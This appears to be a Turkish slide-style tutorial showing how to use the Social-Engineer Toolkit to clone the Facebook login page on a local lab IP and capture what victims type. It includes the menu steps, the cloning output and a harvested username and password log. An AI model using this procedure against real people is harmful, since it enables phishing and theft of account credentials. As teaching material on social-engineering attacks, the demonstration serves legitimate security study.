It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.4
Current version: 7.7.5
```


Sosyal Mühendislik

Sosyal Mühendislik Atağı'nı seçiyoruz..

```
There is a new version of SET available.  
Your version: 7.7.4  
Current version: 7.7.5  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

Sosyal Mühendislik

Web site atağını seçiyoruz..

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

```
set> 2
```


Sosyal Mühendislik

Kimlik Doğrulayıcı(Credential Harvester) atağını seçiyoruz..

The **Credential Harvester** method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to harvest the information.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe to make the highlighted URL link to appear legitimate however when clicked a window pops up the with the malicious link. You can edit the link replacement settings in the set_config if its too

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see what happens.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTML. This can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

Sosyal Mühendislik

Site klonlamayı seçiyoruz..

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

Sosyal Mühendislik

Klon site için IP adresi belirleyip, Gerçek sitenin url bilgisini yazıyoruz.*(klonu yapılacak site)*

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

```
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a report  
[-] This option is used for what IP the server will POST to.
```

```
[-] If you're using an external IP, use your external IP for this
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.72.142]:
```

```
[-] SET supports both HTTP and HTTPS
```

```
[-] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:www.facebook.com
```


Sosyal Mühendislik

Klonumuz hazır.. Artık tarayıcı ile IP adresine gelen kullanıcının bilgilerini alabiliriz..

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.72.142]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Sosyal Mühendislik

Tarayıcı açıp IP adresini giriyoruz..



Sosyal Mühendislik

Klonumuz karşımızda..

Facebook'a Giriş Yap | Facebook - Mozilla Firefox

Facebook'a Giriş Yap | ... x +

192.168.72.142 Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

facebook Kaydol

Facebook'a Giriş Yap

E-posta veya Telefon Numarası

Şifre

Giriş Yap

Hesabını mı unuttun? · Facebook'a Kaydol

Sosyal Mühendislik

Kullanıcı bilgilerini girdiğinde ve giriş yaptığında sanki yanlış yazılmış gibi orijinal siteye gönderiyor..

Facebook'a Giriş Yap | Facebook - Mozilla Firefox

Facebook'a Giriş Yap | ... x +

192.168.72.142 Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

facebook Kaydol

Facebook'a Giriş Yap

kullaniciAdi@epostasi.com

●●●●●●●●●●

Giriş Yap

Hesabını mı unuttun? · Facebook'a Kaydol

Sosyal Mühendislik


Original site..



Sosyal Mühendislik

Kullanıcının girdiği bilgiler artık elimizde...

Kullanıcı adı ve parola..



```
PARAM: enable_profile_selector=  
PARAM: isprivate=  
PARAM: legacy_return=0  
PARAM: profile_selector_ids=  
PARAM: return_session=  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=-180  
PARAM: lgndim=eyJ3IjoxMTY5LCJhIjo2MzMzMImF3IjoxMTY5LCJhaCI6NjA2LCJjIjoyNH0=  
PARAM: lgnrnd=163241_vofY  
PARAM: lgnjs=1522625678  
POSSIBLE USERNAME FIELD FOUND: email=kullaniciAdi@epostasi.com  
POSSIBLE PASSWORD FIELD FOUND: pass=parolasil23  
PARAM: prefill_contact_point=  
PARAM: prefill_source=  
PARAM: prefill_type=  
PARAM: first_prefill_source=  
PARAM: first_prefill_type=  
PARAM: had_cp_prefilled=false  
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 192.168.72.142  
192.168.72.142 - - [02/Apr/2018 02:36:24] "GET /favicon.ico HTTP/1.1" 404 -
```